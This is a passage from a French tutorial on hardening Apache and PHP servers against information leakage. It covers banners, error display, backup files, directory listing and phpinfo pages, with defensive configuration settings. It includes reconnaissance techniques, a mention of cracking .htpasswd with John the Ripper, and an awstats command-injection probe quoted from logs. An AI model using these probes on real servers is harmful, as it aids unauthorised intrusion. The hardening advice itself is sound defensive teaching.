- paramétrer correctement les fichiers de configuration php.ini et httpd.conf ;
- éventuellement recompiler le serveur web.

3.1) Informations données par Apache dans la signature du serveur

En demandant une page qui n'existe pas (erreur 404) comme dans l'exemple ci-dessous on peut obtenir des informations sur la version d'Apache et de PHP et sur les modules installés :




Not Found







The requested URL /y.html was not found on this server.

Apache/2.0.55 (Unix) PHP/4.4.2 mod_ssl/2.0.55 OpenSSL/0.9.7a Server at crfb.univ-mrs.fr Port 80

Les mêmes informations sont obtenues lors d'un listing de répertoire :



Index of /docs

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 CRFB Talk sept2005/	26-Sep-2005 17:25	-	
 guide debut.xhtml	09-Sep-2005 11:47	3.2K	
 guide debut2.xhtml	09-Sep-2005 11:54	3.2K	
 jpgraphdoc.old/	10-Jul-2005 20:45	-	
 jpgraphdoc/	18-Feb-2006 08:59	-	

Apache/2.0.55 (Unix) PHP/4.4.2 mod_ssl/2.0.55 OpenSSL/0.9.7a Server at crfb.univ-mrs.fr Port 80



Mettre **ServerSignature** à Off dans le httpd.conf. Plus aucune information n'apparaîtra en bas de page.



Masquer dans les pages web la signature du serveur n'est pas suffisant. En effet les informations sont encore disponibles dans l'en-tête de la réponse HTTP (cf. 4.2).

4.2) Informations données par Apache dans l'en-tête de la réponse HTTP

- obtenues par un **telnet** sur le port 80


```
[magali@porpin]$ telnet www.vacances.fr 80
Trying 199.25.31.204...
Connected to www.vacances.fr (199.25.31.204).
Escape character is '^]'.
HEAD www.vacances.fr HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 27 Apr 2008 17:15:37 GMT
Server: Apache/2.0.55 (Unix) PHP/4.4.2 mod_ssl/2.0.55 OpenSSL/0.9.7a
Last-Modified: Tue, 27 Apr 2008 07:37:22 GMT
Connection: close
Content-Type: text/html
X-Powered-By: PHP/4.4.2

Connection closed by foreign host.
```

- Ou pour ceux qui préfèrent obtenir l'information graphiquement sur le site de **Netcraft**

http://toolbar.netcraft.com/site_report?url=http://www.XXXX.fr



The screenshot shows the Netcraft website report for a domain. The report includes various details about the site's infrastructure. A red circle highlights the 'Uptime graph' link next to the 'Last reboot' status. A red arrow points to the 'Server' field in the 'Hosting History' table, which shows 'Apache/1.3.27 Unix mod_perl/1.27 PHP/4.3.0'.

Site report for www.XXXX.fr			
Site	http://www.XXXX.fr	Last reboot	unknown Uptime graph
Domain	XXXX.fr	Netblock owner	XXXX
IP address	XXXX.XXX.XXX.XXX	Site rank	28316
Country	FR	Nameserver	XXXX.XXX.XXX.XXX
Date first seen	January 1996	DNS admin	XXXX.XXX.XXX.XXX
Domain Registry	nic.fr	Reverse DNS	XXXX.XXX.XXX.XXX
Organisation	XXXX	Nameserver Organisation	XXXX

Check another site:

Hosting History				
Netblock Owner	IP address	OS	Web Server	Last changed
XXXX	XXXX.XXX.XXX.XXX	Linux	Apache/1.3.27 Unix mod_perl/1.27 PHP/4.3.0	13-Apr-2005

💡 Mettre **ServerTokens** à Prod (ProductOnly) dans le httpd.conf on obtient maintenant :

Server: Apache

Il faut noter qu'avec ServerTokens à Prod et ServerSignature à On il n'apparaîtrait plus que « Apache » en bas de la page d'erreur (pour Apache 2).




Il reste encore une information dans l'en-tête de la réponse HTTP :

X-Powered-By: PHP/4.4.2 (cf. 4.3)

4.3) Informations données par la directive d'exposition de **PHP**

- Version de PHP dans l'**en-tête de la réponse HTTP** (X-Powered-By et Server)

```
[magali@porpin] HEAD http://www.vacances.fr
200 OK
Connection: close
Date: Sat, 26 Apr 2008 10:20:45 GMT
Server: Apache
Content-Type: text/html
Client-Date: Sat, 26 Apr 2008 10:20:45 GMT
Client-Response-Num: 1
X-Powered-By: PHP/4.4.2 
```

NB : si ServerTokens est à Full l'information PHP/4.4.2 disparaîtra de Server :

Server: Apache/2.0.55 (Unix) mod_ssl/2.0.55 OpenSSL/0.9.7a

- Existence de PHP révélée par les **crédits cachés**

?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000

PHP Credits

PHP Group
Thies C. Arntzen, Stig Bakken, Shane Caraveo, Andi Gutmans, Rasmus Lerdorf, Sam Ruby, Sascha Schumann, Zeev Suraski, Jim Winstead, Andrei Zmievski

- Existence de PHP révélée par les **images cachées**

?=PHPE9568F34-D428-11d2-A769-00AA001ACF42



?=PHPE9568F35-D428-11d2-A769-00AA001ACF42



PHP 4.x Unix



PHP 5 Windows

?=PHPE9568F36-D428-11d2-A769-00AA001ACF42



PHP 4.x Unix



PHP 5 Windows

Ces informations sont définies dans ext/standard/info.h des sources :


```
#define PHP_LOGO_GUID "PHPE9568F34-D428-11d2-A769-00AA001ACF42"
#define PHP_EGG_LOGO_GUID "PHPE9568F36-D428-11d2-A769-00AA001ACF42"
#define ZEND_LOGO_GUID "PHPE9568F35-D428-11d2-A769-00AA001ACF42"
#define PHP_CREDITS_GUID "PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000"
```



Mettre **expose_php** à Off dans le php.ini supprime l'information X-Powered-By de l'en-tête HTTP, les crédits et les images. Directive modifiable uniquement dans le php.ini

4.4) Informations données par l'extension

L'extension .php, .php3, .php4 et .php5 permet de déterminer qu'un site exécute des scripts PHP et éventuellement fournit une indication de version.

 Certains administrateurs changent le type des extensions afin de masquer le langage de script utilisé par le serveur. On peut intervenir

- dans le fichier httpd.conf :
 - o associer une extension d'un autre langage de script à php
`AddType application/x-httpd-php .asp`
 - o faire croire qu'il n'y a pas de script en utilisant l'extension html (réduction des performances car tout fichier html sera analysé par le parser PHP)
`AddType application/x-httpd-php .htm .html`
 - o configurer le type d'application par défaut
`DefaultType application/x-httpd-php`
on utilise ensuite `http://crfb.univ-mrs.fr/test?nb=5`
(le fichier test n'a pas d'extension sur le serveur).

- ou localement dans un .htaccess (règle de réécriture)


```
rewriteEngine on
rewriteRule (.+).html$ $1.php [L]
```



Il est important lorsqu'on souhaite masquer PHP de configurer tout ce qui pourrait donner indirectement l'information de la présence de PHP expose_php (4.3), cookie de session (4.5), erreurs (4.6). Dans certains cas masquer PHP sera inutile car l'information de la présence de PHP sera connue :

- briques logicielles spécifiques à PHP (4.9)
- distribution de software web avec informations sur la configuration requise (4.9)
- piratage réalisé par un utilisateur qui a un compte sur le serveur web.

4.5) Informations données sur l'utilisation de PHP par le cookie de session



Changer le nom par défaut donné au cookie de session dans la directive session.name du php.ini.



Le nom du cookie peut être fixé par l'utilisateur, rien ne peut l'empêcher de remettre comme nom de cookie PHPSESSID (la directive session.name peut être modifiée dans un script PHP avec la fonction ini_set).

4.6) Informations données par l'affichage des erreurs (Information leakage)

Une des tactiques d'un pirate pour obtenir des informations est d'envoyer des données incorrectes afin d'obtenir des messages d'erreur. Les messages d'erreurs utiles pour déboguer un script lors de la phase de développement peuvent indiquer ultérieurement à un pirate des chemins sur le disque, le chemin et le nom de fichiers inclus, des noms de fonctions, le nom d'une variable, le contenu d'une requête SQL voire des informations sur le schéma ou la connexion à la base, ...



Warning: `sort()` expects parameter 1 to be array, integer given in `/web/CRFB/test.php` on line 7

a) Niveau d'erreur

Le niveau d'erreur est réglé par une directive **error_reporting** du `php.ini`. La valeur donnée est un nombre (php 3) ou une expression comportant une constante ou une combinaison de constantes (opérateurs `&` | `~`). En PHP 4 et 5 le niveau est `E_ALL` & `~E_NOTICE` (montrer tout sauf `E_NOTICE`).

Valeur	Constante	Description
1	<code>E_ERROR</code>	Erreurs fatales lors de l'exécution (arrêt du script) Ex : appel d'une fonction non définie, allocation mémoire
2	<code>E_WARNING</code>	Erreurs non fatales lors de l'exécution (continue exécution) Ex : passage de paramètre de type incorrect à une fonction <code>sort()</code> expects parameter 1 to be array, integer given
4	<code>E_PARSE</code>	Erreur lors de la phase d'analyse du code (syntaxe) Ex : oubli d'un guillemet fermant, d'un <code>;</code>
8	<code>E_NOTICE</code>	Messages d'alerte lors de l'exécution (continue exécution) Ex : variables non initialisées, oubli des <code>"</code> dans les clés des tableaux associatifs accès à une case de tableau non initialisée (undefined offset)
16	<code>E_CORE_ERROR</code>	Erreurs fatales lors du démarrage de PHP (PHP4)
32	<code>E_CORE_WARNING</code>	Erreurs non fatales lors du démarrage de PHP (PHP4)
64	<code>E_COMPILE_ERROR</code>	Erreur fatale de compilation générée par Zend Engine (PHP4)
128	<code>E_COMPILE_WARNING</code>	Erreur de compilation non fatale Zend Engine (PHP4)
256	<code>E_USER_ERROR</code>	= <code>E_ERROR</code> créé par l'utilisateur avec <code>trigger_error</code> (PHP4)
512	<code>E_USER_WARNING</code>	= <code>E_WARNING</code> créé par l'utilisateur (PHP4)
1024	<code>E_USER_NOTICE</code>	= <code>E_NOTICE</code> mais créé par l'utilisateur (PHP4)
2047	<code>E_ALL</code>	Tous les avertissements et erreurs sauf ceux de <code>E_STRICT</code>
2048	<code>E_STRICT</code>	Message lors de l'exécution (PHP5) Ex : emploi de fonctions déclassées (deprecated)

b) Envoi des erreurs au client

Deux directives contrôlent l'envoi des erreurs vers le navigateur du client :

- `display_errors = on` indique qu'il faut afficher les erreurs (On par défaut) ;
- `display_startup_errors = on` affiche les erreurs lors du démarrage de PHP depuis PHP 4.0.3 (off par défaut).

Il est possible d'ajouter du texte avant et après un message d'erreur :

- `error_prepend_string` ajoute une chaîne avant le message d'erreur
`<div style="color:red">`
- `error_append_string` ajoute une chaîne après le message d'erreur
`</div>`

c) Log des erreurs

Plusieurs directives contrôlent le log des erreurs sur le serveur :

- `log_errors = on` indique qu'il faut placer les erreurs dans les logs (par défaut `off`). Il faut noter que l'activation du log des erreurs ne désactive pas l'envoi des erreurs vers le navigateur.
- `error_log` permet de préciser le nom du fichier où les erreurs seront stockées. Le fichier doit être accessible en écriture par `nobody`.

d) Autres directives

- `report_memleaks = on` (PHP 4.3.0) affiche les manques de mémoire (par défaut `on`). Affichage des manques de mémoire uniquement si le niveau d'erreur comporte `E_WARNING`.
- `track_errors = off` (par défaut `off`). Le dernier message d'erreur est présent dans la variable `$php_errormsg` lorsque la valeur est `on`.
- `log_errors_max_len` (PHP 4.3.0) définit la taille maximale en octets d'un message d'erreur affiché, logué ou affecté à `$php_errormsg` (valeur par défaut 1024). La valeur 0 indique qu'il n'y a pas de taille maximale.



Serveur de développement

- `php.ini`
 - o `display_errors = on`
 - o `display_startup_errors = on`
 - o `log_errors = off`
 - o `error_reporting = E_ALL` (en PHP 5 `E_ALL` & `E_STRICT`).
- programmeur
 - o l'affichage d'erreurs par PHP devrait être rare si les variables sont initialisées et que des tests sont réalisés pour vérifier les données attendues par les fonctions, les connexions, les ouvertures de fichiers, ...
 - o paramétrer la directive `error_reporting` pour afficher toutes les erreurs pour un script (permet d'augmenter le niveau d'erreur si la directive `error_reporting` n'a pas été fixée à `E_ALL` par l'administrateur). Cette directive peut être modifiée

- dans un *script*

- `error_reporting(E_ALL);`
- ou `ini_set('error_reporting', E_ALL);`

On peut créer un script `param.php` qui comporte une des deux lignes ci-dessus et qui est inclus par tous les scripts soit par l'instruction `require_once('param.php');` soit automatiquement avec `auto_prepend_file = nomfic` dans un `.htaccess`.

- ou dans un *.htaccess*

NB l'utilisation d'un `.htaccess` est déconseillé pour le programmeur car le code est moins portable :

- l'administrateur peut interdire la configuration de php depuis un `.htaccess`,
- il faut un serveur Apache avec PHP compilé en module.



Serveur en production

- php.ini
 - o display_errors = off
 - o display_startup_errors = off
 - o log_errors = on
 - o error_log = chemin_fic_log,
- httpd.conf : ne pas autoriser AllowOverride All ou Options (voir avertissement ci-après)
- programmeur : comme il n'est jamais certain que le site où les scripts sont hébergés interdit l'affichage des erreurs on peut bloquer :
 - o les erreurs fatales en ajoutant un @


```
$fic = @file('fichier.txt');
```
 - o les erreurs non fatales en configurant le niveau d'erreur


```
error_reporting(0);
```
 - o les erreurs non fatales en configurant l'affichage des erreurs


```
ini_set('display_errors', 0);
```

NB : le programmeur est autorisé à configurer avec ini_set toutes les directives d'erreur car elles ont le type PHP_INI_ALL. Si le programmeur décide de changer le display_errors de off à on il n'y aura jamais de message d'erreur fatale affiché en cas d'erreur dans le script (les erreurs non fatales seront affichées). En effet les instructions du script PHP sont exécutées après la vérification syntaxique par le parser. C'est donc le réglage du php.ini qui prévaudra et qui évitera que l'erreur soit envoyée au navigateur.

Si dans le httpd.conf la directive AllowOverride a la valeur All ou Options pour un répertoire :



```
<Directory /web/CRFB/PagesPerso/magali/testerr>
    AllowOverride All
</Directory>
```

alors il est possible de modifier dans un .htaccess les directives du php.ini de type PHP_INI_PERDIR (register_globals, variables_order, register_long_arrays, short_open_tags, asp_tags, magic_quotes_gpc, auto_append_files, auto_prepend_files, upload_max_filesize, post_max_size) et celles de type PHP_INI_ALL. Les directives booléennes sont fixées avec php_flag, celles qui prennent une valeur non booléennes sont affectées avec php_value dans le .htaccess :

```
php_flag display_errors on
php_value upload_max_filesize 15M
```

Dans l'exemple ci-dessus, l'affichage est défini dans un .htaccess et non plus dans un script, les erreurs fatales seront donc envoyées au navigateur. L'affichage des erreurs **interdit** dans le **php.ini** est **maintenant possible**.

Il est possible de fixer des valeurs de directives et d'interdire leur modification dans le .htaccess en leur donnant des valeurs dans le fichier httpd.conf. La directive php_admin_flag fixe les valeurs des directives booléennes, la directive php_admin_value fixe les valeurs des autres directives.

```
<Directory />
    AllowOverride All
    php_admin_flag register_globals off
    php_admin_value upload_max_filesize 15M
    php_admin_flag magic_quotes_gpc off
</Directory>
```

En conclusion, si AllowOverride n'est pas à none dans un dossier, alors il faut protéger les valeurs des directives php qui peuvent avoir des conséquences de sécurité.

4.7) Informations données par des **fichiers non protégés** du serveur

a) Fichiers de sauvegarde

Ces fichiers ont des extensions `~`, `.bak`, `.sav`, `.old`, ... Comme l'extension n'est pas reconnue par Apache le fichier est envoyé sans interprétation. L'accès à ces fichiers permet de lire des fichiers de configuration (ex fichier `config.inc.php~` de phpMyAdmin) et de visualiser le code source d'un script (aide à trouver les failles de sécurité, permet d'obtenir les identifiants pour accéder à la base, ...). Un pirate peut accéder à ces fichiers depuis un listing de répertoire ou en modifiant l'extension dans l'URL (prédiction de ressource).

```
http://www.vacances.fr/login.php~  
  
<?php // fichier login.php~  
echo "bonjour ", $_GET['nom'];  
...  
?>
```

b) Fichiers de configuration


Des logiciels ou des briques logicielles ont des extensions particulières pour leurs fichiers de configuration (`.ini`, `.inc`). Par exemple le fichier de configuration de jgraph est `jpg-config.inc`. A partir de ces fichiers un pirate pourrait obtenir des informations (arborescence du site, mots de passe de connexion, ...). De même, les programmeurs ont tendance à nommer les fichiers inclus `.inc` (connexion à la base, ...). Une requête HTTP d'un fichier `.inc` fournira bien souvent le script php non interprété.



L'administrateur devrait interdire l'affichage des fichiers `.inc` dans le `httpd.conf` (voir c)).
Le programmeur devrait utiliser l'extension `.inc.php` ou `.php` pour ses fichiers à inclure.

c) Fichiers pour les accès restreints

Le fichier `.htaccess` indique le nom du fichier comportant les mots de passe dans le cas d'un accès restreint (très souvent `.htpasswd`). Il comporte parfois le login de ou des utilisateurs autorisé. Le fichier `.htpasswd` contient les login et les passwords cryptés.



3 mots de passe en 5h (dont 1 en 1 seconde) avec John The Ripper (<http://www.openwall.com/john>).



Interdire affichage des fichiers dans le httpd.conf (.htaccess, .htpasswd, ~, .bak, .ini, .inc, .old, ...). Voici un exemple interdisant htpasswd, htaccess et ~ :

Solution 1 : interdire l'accès aux fichiers (le 1^{er} ~ indique que la chaîne donnée comme nom de fichier est une expression régulière)

```
<Files ~ "^\.ht|~">
    Order allow,deny
    Deny from all
</Files>
```

Forbidden

You don't have permission to access /testsMag/xml.php~ on this server.

Solution 2 : rediriger vers la page d'erreur pour éviter de donner l'information que le fichier existe mais n'est pas visible (ceci permet d'éviter des attaques de type *path traversal* : ex un readfile depuis un autre script).

```
RedirectMatch 404 ~$
RedirectMatch 404 \.htaccess
```

Not Found

The requested URL /testsMag/xml.php~ was not found on this server.



Les programmeurs devraient renommer les fichiers de configuration (notamment les scripts php de configuration devraient être terminés par l'extension .php), les .htpasswd, ... Ceci permet de se protéger dans le cas où l'hébergeur ne bloquerait pas l'accès aux fichiers .inc, .htpasswd,... Dans le cas où le serveur est Apache et que le programmeur a le droit d'écrire des règles de réécriture il peut placer les règles ci-dessus dans un .htaccess (déconseillé pour des raisons de portabilité).


Il est très facile de trouver les noms des fichiers par force brute, mais on peut aussi les obtenir grâce aux listings de répertoires (cf. 4.8).







4.8) Informations données par le **listing des répertoires** (Directory indexing/listing)

Lorsque le serveur autorise le listing des répertoires un internaute peut obtenir ce listing en :

- supprimant le nom du fichier après le dernier / ;
- cliquant sur un lien d'un moteur de recherche (listings de répertoires indexés dans google cf. 4.11) ;
- consultant la page dans la mémoire cache de google (même si le listing n'est plus permis sur le site les informations sont conservées jusqu'au prochain passage du robot d'indexation).

`http://crfb.univ-mrs.fr/docs`




<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 CRFB Talk sept2005/	26-Sep-2005 17:25	-	
 guide debut.xhtml	09-Sep-2005 11:47	3.2K	
 guide debut2.xhtml	09-Sep-2005 11:54	3.2K	
 jpggraphdoc.old/	10-Jul-2005 20:45	-	
 intranet/ z/	18-Feb-2006 08:59	-	

Apache Server at crfb.univ-mrs.fr Port 80

Le listing de répertoire permet d'obtenir les informations sur le contenu d'un répertoire : liste des fichiers et de ses sous répertoires, date de dernière modification, taille du fichier.

Le listing permet de

- voir des fichiers qui ne sont pas accessibles par des liens hypertextes (cachés par l'obscurité) :
 - o fichiers de sauvegarde (.bak, , ~, .old, .orig) ;
 - o fichiers temporaires ;
 - o fichiers commençant par un '.' (.htpasswd, .htaccess) ;
 - o fichiers de configuration (.ini, .conf, .cfg, ...) ;
 - o fichiers comportant des infos sur php : test.php, info.php, version.php, ...
- repérer et entrer dans un répertoire non protégé (intranet protégé uniquement par l'obscurité).
- obtenir les conventions de nommage utilisées pour les appliquer à d'autres répertoires


 Enlever Indexes dans le httpd.conf (on peut le laisser ponctuellement pour certains répertoires mais ne jamais le mettre pour la totalité du site).

```
<Directory "/web/CRFB/">  
    Options ExecCGI Indexes  
</Directory>
```

Même requête sans le Indexes :

Forbidden

You don't have permission to access /docs/ on this server.

 Un utilisateur devrait toujours mettre un document par défaut (index.html, index.php) dans chaque répertoire de son site (protégé lorsque l'administrateur autorise le listing des répertoires).

4.9) Informations données par les **briques logicielles** ou par les **programmeurs**

a) Informations données par le programmeur pour la diffusion de son logiciel


Certains programmeurs qui ont créé des outils hébergés sur le site peuvent les distribuer en donnant des informations sur ce qui est requis pour que leur software web fonctionne. Ils fournissent ainsi indirectement les informations à des pirates : PHP, version de PHP et Apache, bibliothèques installées, et bien entendu le code source PHP, le schéma de la base de données, ...



Toutes ces informations rendent vaines les tentatives pour masquer les extensions des scripts du logiciel (mais les autres scripts du site peuvent avoir une extension masquée car ils pourraient avoir été écrits dans un autre langage que PHP).

b) Informations données par les briques logicielles

La présence de briques logicielles spécifiques (CMS, forums, ...) rend évident la présence de PHP ou d'autres langage de scripts sur le serveur ainsi que des bibliothèques nécessaire à leur fonctionnement. Les briques logicielles affichent bien souvent des informations sur leur version, la version de PHP, d'Apache et des informations sur le système.



Il est recommandé de

- restreindre l'accès (.htaccess, session avec authentification) aux briques logicielles qui ne doivent pas être publiques car la sécurité par l'obscurité ne permet pas de résister aux attaques de force brute. Dans les logs du serveur on trouve souvent des tentatives d'accès à des logiciels répandus comportant des failles (qu'ils soient installés ou non sur le serveur) :

```
"GET /cgi-bin/awstats.pl?configdir=/echo;echo;id;%00 HTTP/1.0" 404 216
```

Si la commande passée en paramètre est exécutée (echo;echo;id;1) linux retournera :

```
uid=99 (nobody) gid=99 (nobody)
```

- modifier les fichiers de configuration des logiciels pour obtenir un affichage d'informations minimal sur la version du logiciel
- interdire l'utilisation de fonctions php qui fournissent des informations sur la version ou le système avec la directive du php.ini

```
disable_functions = "php_uname, phpversion, mysql_get_server_info"
```


- ou en dernier recours modifier le code pour supprimer les informations (si aucun fichier de configuration ne le permet).







MRBS fichier help.php :

```
/*echo "<BR>" . get_vocab("database") . sql_version() . "\n";  
echo "<BR>" . get_vocab("system") . php_uname() . "\n";  
echo "<BR>PHP: " . phpversion() . "\n";*/  
// sql_version fonction qui exécute un "SELECT version()"
```

c) Informations sur PHP, Apache et le système données par des fonctions PHP dédiées

Les programmeurs écrivent souvent des scripts test.php, info.php, version.php, ... qui affichent la configuration PHP (phpinfo). Ces scripts sont laissés sur les serveurs en production. Ils fournissent des informations sur PHP et ses modules. Il est possible de trouver ces scripts en faisant quelques essais de noms courants (test.php, info.php, ...) ou en effectuant une recherche sous google (cf 4.11).



PHP Version 4.4.2	
	System Linux web132.60gp.ha.ovh.net 2.4.32-mutu #1 SMP Thu Feb 9 02:28:10 CET 2006 i686
	Build Date Jan 16 2006 15:34:18
	Configure Command './configure' '--enable-discard-path' '--with-config-file-path=/usr/local/lib' '--enable-sigchild' '--enable-magic-quotes' '--enable-short-tags' '--with-exec-dir=/home/' '--with-openssl' '--disable-rpath' '--enable-libgcc' '--disable-pic' '--with-zlib=' '--enable-bcmath' '--enable-calendar' '--with-curl=/usr/local' '--with-gdbm=/usr' '--with-db3=/usr/local/BerkeleyDB.3.3' '--enable-dbase' '--enable-xslt' '--with-xslt-sablot' '--with-dom' '--with-dom-xslt' '--with-dom-exslt' '--enable-exif' '--enable-mbstring' '--enable-mbregex' '--enable-filepro' '--enable-ftp' '--with-ming=/usr/local' '--with-gd' '--enable-gd-native-tt' '--with-jpeg-dir=/usr' '--with-png-dir=/usr/local' '--with-freetype-dir=/usr/local' '--with-ttf=/usr/local' '--with-t1lib=/usr' '--with-gettext=/usr' '--with-imap=/usr/local' '--with-kerberos' '--with-imap-ssl' '--with-mcrypt=/usr/local' '--with-mhash=/usr/local' '--with-mysql=/usr' '--with-pdflib=/usr/local' '--with-jpeg-dir=/usr' '--with-png-dir=/usr/local' '--with-tiff-dir=/usr' '--with-sablot=/usr/local' '--with-expat-dir=/usr' '--enable-trans-sid' '--with-regex=system' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' 